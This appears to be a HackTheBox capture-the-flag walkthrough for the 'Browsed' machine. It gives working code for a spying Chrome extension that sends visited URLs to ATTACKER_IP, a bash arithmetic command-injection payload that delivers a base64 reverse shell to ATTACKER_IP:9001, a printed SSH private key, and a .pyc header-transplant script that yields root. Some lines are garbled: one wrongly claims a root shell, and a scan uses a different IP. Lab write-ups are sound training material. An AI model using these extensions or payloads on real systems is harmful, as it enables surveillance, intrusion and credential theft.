



HACKTHEBOX



Browsed

20th March 2026

Prepared By: dotguy

Machine Author: Tensho

Difficulty: Medium

Synopsis

Browsed is a medium-difficulty Linux machine centred around abusing browser extension functionality to access internal services. By uploading a malicious Chrome extension, we intercept a developer's browsing activity and uncover an internal Gitea instance hosting a Flask application. Source code analysis reveals a command injection vulnerability in a bash script exposed via a localhost-only endpoint, which we exploit by delivering a second extension to trigger the payload through the developer's browser and obtain a reverse shell as user `larry`. For privilege escalation, the machine demonstrates insecure handling of Python bytecode: writable access to the `__pycache__` directory allows replacing a trusted `.pyc` file, resulting in arbitrary code execution as root.

Skills required

- Linux Fundamentals
- Web Application Security
- Basic understanding of browser extensions

- Python scripting

Skills learned

- Abusing Chrome extensions for internal network access
- Discovering internal services via client-side attacks
- Exploiting command injection in bash edge cases
- Privilege escalation through Python `.pyc` file manipulation

Enumeration

Nmap


Let's run an `Nmap` scan to discover any open ports on the remote host.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.105 | grep ^[0-9] | cut -d '/'  
-f 1 | tr '\n' ',' | sed s/,,$//)  
$ nmap -p$ports -sC -sV 10.129.244.79  
<SNIP>  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol  
2.0)  
| ssh-hostkey:  
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)  
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)  
80/tcp    open  http      nginx 1.24.0 (Ubuntu)  
|_ http-server-header: nginx/1.24.0 (Ubuntu)  
|_ http-title: Browsed  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


An initial `Nmap` scan detects an `ssh` service running on port `22` and an Nginx web server on port `80`.

HTTP

Visiting the web application reveals a company website focused on browser extensions.



The website allows users to upload their own Chrome extensions and states that a team member will review and test them. It also specifies that the extension should be submitted as a zip file.



Foothold

Since developers install the extensions they upload, we can exploit this behavior to monitor their browsing activity. By creating a Chrome extension that intercepts outgoing requests and forwards them to our server, we can track every page the developer visits. The index page also mentions that developers use Chrome v134, which relies on [Manifest v3](#), so our extension must be built accordingly.

For building this Chrome extension, we can refer to this [guide](#). We primarily need two files -

- `manifest.json`, which defines the extension's metadata, permissions, and entry points.

```
{
  "manifest_version": 3,
  "name": "Parallel Request Sender",
  "version": "1.0",
  "description": "Spyer extension to log visited websites",
  "permissions": [
    "declarativeNetRequest",
    "declarativeNetRequestWithHostAccess",
    "storage",
    "tabs",
    "webRequest"
  ],
  "host_permissions": [
    "<all_urls>"
  ],
  "background": {
    "service_worker": "background.js"
  }
}
```

- `background.js`, which contains the logic that runs in the background to handle events and perform actions.

```
// Log network requests
chrome.webRequest.onBeforeRequest.addListener(
  function (details) {
    // Check if the request is not already made to our host,
    // since it would keep creating requests, which would keep calling
```

```

this function etc

if (!details.url.includes("http://ATTACKER_IP")) {
  // Send a parallel request back to us
  fetch("http://ATTACKER_IP:4444", {
    method: "POST",
    headers: {
      "Content-Type": "application/json",
    },
    body: JSON.stringify({
      originalUrl: details.url,
      timestamp: new Date().toISOString(),
    }),
    mode: 'no-cors',
  })
}
},
{ urls: ["<all_urls>"] } // Monitor all URLs
);

```

Create a zip file containing manifest.json and background.js.

```
$ zip addon.zip manifest.json background.js
```

Before uploading the extension, we need to set up a listener to capture incoming HTTP requests on our machine. Since we want to log each POST request along with its details, a standard Python HTTP server is not sufficient. Instead, we can create a minimal JavaScript server in a file named server.js.

```

// cat server.js
const http = require('http');
http.createServer((req, res) => {
  let body = '';
  req.on('data', chunk => body += chunk);
  req.on('end', () => {
    console.log(`\n--- ${req.method} ${req.url} ---
\n${JSON.stringify(req.headers, null, 2)}\nBody:\n${body}`);
    res.writeHead(200, { 'Content-Type': 'text/plain' });
    res.end('OK\n');
  });
}).listen(4444, () => console.log('Server listening on port 4444'));

```

Start the server to capture the HTTP requests.

```
$ node server.js
```

Everything is now set up. After uploading the extension zip file to the website and waiting for some time, we start seeing incoming requests on our server, which reveal a new internal hostname, `browsedinternals.htb`.

```
$ node minimal.js
Server listening on port 4444

--- POST / ---
{
  "host": "10.10.16.18:4444",
  "connection": "keep-alive",
  "content-length": "104",
  "user-agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/13
4.0.0.0 Safari/537.36",
  "content-type": "text/plain;charset=UTF-8",
  "accept": "/*/*",
  "origin": "chrome-extension://bmmljoennfimfcgofpkofphcoinjmakb",


  "accept-encoding": "gzip, deflate",
  "accept-language": "en-US,en;q=0.9"
}
Body:
{"originalUrl":"http://browsedinternals.htb/assets/img/logo.svg","timestamp":"
2026-03-19T13:42:53
.579Z"}

<SNIP>
```

Let's add an entry for `browsedinternals.htb` in our `/etc/hosts` file with the corresponding IP address to resolve the domain name and allow us to access it in our browser.

```
$ echo "10.129.244.79 browsedinternals.htb" | sudo tee -a /etc/hosts
```

After adding this new hostname to our `/etc/hosts` file, accessing it through a browser reveals a Gitea instance running on it.



Gitea: Git with a cup of tea

A painless, self-hosted Git service



Easy to install

Simply [run the binary](#) for your platform, ship it with [Docker](#), or get it [packaged](#).



Cross-platform


Gitea runs anywhere [Go](#) can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

We observe a single public repository named `MarkdownPreview`, whose description indicates that it is a web application for converting Markdown files into HTML.

The screenshot shows the Gitea web interface for a repository named 'larry / MarkdownPreview'. The interface is dark-themed and includes a navigation bar at the top with links for 'Explore' and 'Help'. The repository name is displayed prominently, along with statistics: 1 Watch, 1 Star, and 0 Forks. Below the repository name, there are tabs for 'Code', 'Issues', 'Pull Requests', 'Actions', 'Packages', 'Projects', 'Releases', 'Wiki', and 'Activity'. The 'Code' tab is selected, showing a list of commits. The first commit is by 'larry' with the hash 'dfa9f4c093', titled 'First commit!', and dated '7 months ago'. Below the commit list, there are sections for 'Description' (No description provided), 'Readme' (31 KiB), and 'Languages' (Python 63.1%, Shell 36.6%, HTML 0.3%).

Commit Hash	Author	Message	Date
dfa9f4c093	larry	First commit !	7 months ago

Language	Percentage
Python	63.1%
Shell	36.6%
HTML	0.3%



Let us clone the repository locally to analyze its source code.

```
$ git clone http://browsedinternals.htb/larry/markdownPreview.git
$ cd markdownPreview
```

Upon reviewing the source code, we see that the application is a simple Flask service that converts Markdown input into HTML using the `markdown` module. This functionality itself is not vulnerable. However, while inspecting the routes in `app.py`, the `routes` endpoint stands out.

```
@app.route('/routes/<rid>')
def routes(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
    return "Routine executed !"
```

Although `subprocess.run()` is used safely without `shell=True`, the user-controlled input `rid` is passed directly into the `routines.sh` bash script. Looking into `routines.sh` file, we find the following line.

```
if [[ "$1" -eq 0 ]]; then
```

This introduces a subtle command injection vulnerability, which is explained in detail [here](#). The `-eq` operator forces bash to interpret the input as an arithmetic expression, which allows constructs like `${}` to be evaluated during parsing. As a result, even without explicitly using `eval`, command execution is possible. We can infer the PoC from the blog and verify it for `routines.sh` script.

```
$ ./routines.sh 'x[${cat /etc/passwd > /proc/$$/fd/1}]'
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
<SNIP>
```

Here, the injected command is executed, and its output is redirected to the script's stdout. This

Here, the injected command is executed, and its output is redirected to the script's stdout. This confirms that the endpoint is vulnerable to command injection.

At this point, exploiting the vulnerability directly is not possible because the Flask application is bound to `127.0.0.1`, meaning it is only accessible locally on the target machine. However, earlier we established that developers install the uploaded Chrome extensions, which gives us a way to interact with internal services through their browser.

To exploit this, we create another malicious extension that sends a request to the vulnerable endpoint on `127.0.0.1`. Since the Chrome version in use relies on Manifest v3, background scripts run as service workers, which are automatically executed when the extension is loaded or initialized by the browser.

We use a standard reverse shell payload, but since characters like `/` can interfere with Flask routing, we encode the payload in base64:

```
echo -n "bash -i >& /dev/tcp/ATTACKER_IP/9001 0>&1" | base64
```

Embed this payload in the `background.js` file inside a request that will be executed when the extension loads.

```
// background.js
function onExtensionLoaded() {
  fetch('http://127.0.0.1:5000/routines/x[$(echo BASE64_PAYLOAD | base64 -d|bash)]');
}
onExtensionLoaded();
```

This means that as soon as the developer installs or reloads the extension, the background service worker starts and executes the function, triggering the request without any user interaction. This works because the extension runs in the context of the developer's browser, allowing it to access localhost services. When the request is made, the payload is decoded and executed within the vulnerable bash script.

We can reuse the same `manifest.json` file for this extension. Next, package both files into a zip archive.

```
$ zip pwn.zip manifest.json background.js
```

Set up the `netcat` listener.

```
$ nc -nvlp 9001
```

Upload the extension zip file to the website, and once it is processed, we receive a reverse shell as the user `root` on our netcat listener.

snell as the user `larry` on our netcat listener.

```
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.18] from (UNKNOWN) [10.129.244.79] 51490
bash: cannot set terminal process group (1416): Inappropriate ioctl for device
bash: no job control in this shell

larry@browsed:~/markdownPreview$ id
uid=1000(larry) gid=1000(larry) groups=1000(larry)
```

We can grab the user's SSH private key to escalate to a more stable SSH session.

```
larry@browsed:~/.ssh$ ls -al ~/.ssh
total 20
drwx----- 2 larry larry 4096 Jan  6 10:28 .
drwxr-x--- 9 larry larry 4096 Jan  6 11:11 ..
-rw----- 1 larry larry  95 Aug 17  2025 authorized_keys
-rw----- 1 larry larry 399 Aug 17  2025 id_ed25519
-rw-r--r-- 1 larry larry  95 Aug 17  2025 id_ed25519.pub

larry@browsed:~/.ssh$ cat id_ed25519
cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrwAAAJAXb7KHF2+y
hwAAAAAtzc2gtZWQyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrw
AAAEbRIok98/uzbzLs/MWsrygG9zTsVa9GePjT52KjU6LoJdlkhk8FEXwXNCOe06dt3BiJ
Iti0nZWQHABALy8gq30vAAAADWxhcnJ5QGJyb3dzZWQ=
-----END OPENSSH PRIVATE KEY-----
```

Copy over the private key file `id_ed25519` locally and set the correct permissions on it.

```
$ cat id_larry.rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrwAAAJAXb7KHF2+y
hwAAAAAtzc2gtZWQyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrw
AAAEbRIok98/uzbzLs/MWsrygG9zTsVa9GePjT52KjU6LoJdlkhk8FEXwXNCOe06dt3BiJ
Iti0nZWQHABALy8gq30vAAAADWxhcnJ5QGJyb3dzZWQ=
-----END OPENSSH PRIVATE KEY-----

$ chmod 600 id_larry.rsa
```

Now we can login via SSH as user `larry` using the private key.

```
$ ssh -i id_larry.rsa larry@10.129.244.79
<SNIP>
larry@browsed:~$ id
uid=1000(larry) gid=1000(larry) groups=1000(larry)
```

The user flag can be found in `/home/larry/user.txt`.

```
$ cat /home/larry/user.txt
```

Privilege Escalation

Enumerating the sudo privileges for the user `larry` reveals that this user can run `/opt/extensiontool/extension_tool.py` with root privileges.

```
larry@browsed:~$ sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin,
    use_pty

User larry may run the following commands on browsed:
    (root) NOPASSWD: /opt/extensiontool/extension_tool.py
```

We navigate to `/opt/extensiontool` and review the source code. The script appears to handle Chrome extensions by validating manifests, bumping versions, and packaging them. At first glance, nothing stands out as directly exploitable. However, a closer look at the directory structure reveals that the `__pycache__` directory is writable by the current user.

```
larry@browsed:/opt/extensiontool$ ls -la
total 24
drwxr-xr-x 4 root root 4096 Dec 11 07:54 .
drwxr-xr-x 4 root root 4096 Aug 17 2025 ..
drwxrwxr-x 5 root root 4096 Mar 23 2025 extensions
-rwxrwxr-x 1 root root 2739 Mar 27 2025 extension_tool.py
-rw-rw-r-- 1 root root 1245 Mar 23 2025 extension_utils.py
drwxrwxrwx 2 root root 4096 Dec 11 07:57 __pycache__
```

This is significant because Python stores compiled bytecode (`.pyc` files) there, which are automatically loaded when modules are imported. Moreover, we can also notice that the script imports functions from a local module `extension_utils`.

```
larry@browsed:/opt/extensiontool$ cat /opt/extensiontool/extension_tool.py
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files <--- here
import zipfile
```

If we can replace the cached bytecode for `extension_utils`, we can control what gets executed when the script runs as root. To do this, we first run the script once with `sudo` to ensure a valid `.pyc` file is generated.

```
larry@browsed:/opt/extensiontool$ sudo /opt/extensiontool/extension_tool.py
[X] Use one of the following extensions : ['Fontify', 'Timer',
'ReplaceImages']

larry@browsed:/opt/extensiontool$ ls -al __pycache__/
total 12
drwxrwxrwx 2 root root 4096 Mar 20 12:11 .
drwxr-xr-x 4 root root 4096 Dec 11 07:54 ..
-rw-r--r-- 1 root root 1880 Mar 20 12:11 extension_utils.cpython-312.pyc
```

We can inspect the `extension_utils.py` file and observe that it defines two main functions: `validate_manifest()` and `clean_temp_files()`.

```
larry@browsed:/opt/extensiontool$ cat extension_utils.py
import os
import json
import subprocess
import shutil
from jsonschema import validate, ValidationError

# Simple manifest schema that we'll validate
MANIFEST_SCHEMA = {
<SNIP>
```

```

}

# --- Manifest validate ---
def validate_manifest(path):
<SNIP>

# --- Clean Temporary Files ---
def clean_temp_files(extension_dir):

<SNIP>

```

Next, we create a malicious Python module. Instead of recreating the entire original module, we only implement the specific functions that are actually used by the script, namely `validate_manifest` and `clean_temp_files`. These are the functions that get called during execution, so overriding just these is sufficient to gain code execution.

```

# cat /tmp/evil_module.py
def validate_manifest(path):
    import os
    os.system("/bin/bash")

def clean_temp_files(path):
    import os
    os.system("/bin/bash")

```

We compile this file to generate a `.pyc`.

```

larry@browsed:/tmp$ python3 -m py_compile /tmp/evil_module.py

```

However, simply replacing the original `.pyc` file is not enough. Python `.pyc` files contain a header (first 16 bytes) that includes metadata such as timestamps and version information. If this header does not match expectations, the file may be ignored or rejected.

To bypass this, we can curate a Python script to copy the header from the legitimate `.pyc` file and prepend it to our malicious bytecode. Also, since we do not have write permissions on the original file but do have write access to the directory, the script can remove the legitimate `.pyc` and replace it with our modified one.

```

larry@browsed:/opt/extensiontool$ cat /tmp/create_header.py
def transplant_header(good_pyc, evil_pyc, output_pyc):

```

```

with open(good_pyc, 'rb') as f:
    good_header = f.read(16)

with open(evil_pyc, 'rb') as f:
    evil_data = f.read()

new_pyc = good_header + evil_data[16:]
import os
os.system(f"rm {output_pyc}")
with open(output_pyc, 'wb') as f:
    f.write(new_pyc)

print(f"[+] Transplanted header from {good_pyc} into {evil_pyc}, saved as
{output_pyc}")

transplant_header(
    '/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc',
    '/tmp/__pycache__/evil_module.cpython-312.pyc',
    '/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc'
)

```

Run the script to replace the Pycache file.

```

larry@browsed:/tmp$ python3 create_header.py

rm: remove write-protected regular file
'/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc'? y
[+] Transplanted header from
/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc into /tmp/
__pycache__/evil_module.cpython-312.pyc, saved as
/opt/extensiontool/__pycache__/extension_utils.cpyth
on-312.pyc

```

Now, execute the privileged script again. When the script imports the module, Python loads our malicious `.pyc` file instead of the original one, causing our payload to execute with root privileges. This results in a root shell.

```

larry@browsed:/tmp/__pycache__$ sudo /opt/extensiontool/extension_tool.py --
ext Fontify

root@browsed:/tmp/__pycache__$ id
uid=0(root) gid=0(root) groups=0(root)

```

The root flag can be found in `/root/root.txt`.

```
# cat /root/root.txt
```